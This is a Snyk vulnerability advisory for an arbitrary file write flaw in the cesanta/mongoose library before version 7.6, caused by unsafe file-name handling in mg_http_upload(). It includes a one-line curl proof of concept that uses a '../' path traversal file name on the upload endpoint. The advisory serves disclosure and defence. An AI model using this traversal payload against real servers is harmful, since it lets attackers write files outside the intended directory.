snyk Vulnerability DB

Snyk Vulnerability Database > Unmanaged (C/C++) > cesanta/mongoose

Q Search by package n

Arbitrary File Write

Affecting cesanta/mongoose package, versions [,7.6)



Overview

cesanta/mongoose is a networking library for C/C++. It implements event-driven non-blocking APIs for TCP, UDP, HTTP, WebSocket, MQTT.


Affected versions of this package are vulnerable to Arbitrary File Write. The unsafe handling of file names during upload using mg_http_upload() method may enable attackers to write files to arbitrary locations outside the designated target folder.

PoC by Snyk

Based on the file-upload example.

```
curl -X POST --data "pwned" "http://localhost:8000/upload?
name=../pwned"
```

References



Do your applications use this vulnerable package?

7.5 HIGH

> NVD

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and • GitHub Commit

suggest you quick fixes.

Test your applications

SnykSNYK-UNMANAGED-ID CESANTAMONGOOSE-2404180

Published 13 Feb 2022

Disclosed 13 Feb 2022

Credit Snyk Security Team

Report a new vulnerability

Found a mistake?

PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

| Disclosed vullerabilities | |
|-------------------------------------|----------------|
| Blog | |
| FAQs | |
| | |
| COMPANY | |
| About | |
| Jobs | |
| Contact | |
| Policies | |
| Do Not Sell My Personal Information | |
| CONTACT US | |
| | |
| Support | |
| Report a new vuln | |
| Press Kit | |
| Events | |
| | FIND US ONLINE |
| | |

TRACK OUR DEVELOPMENT



© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.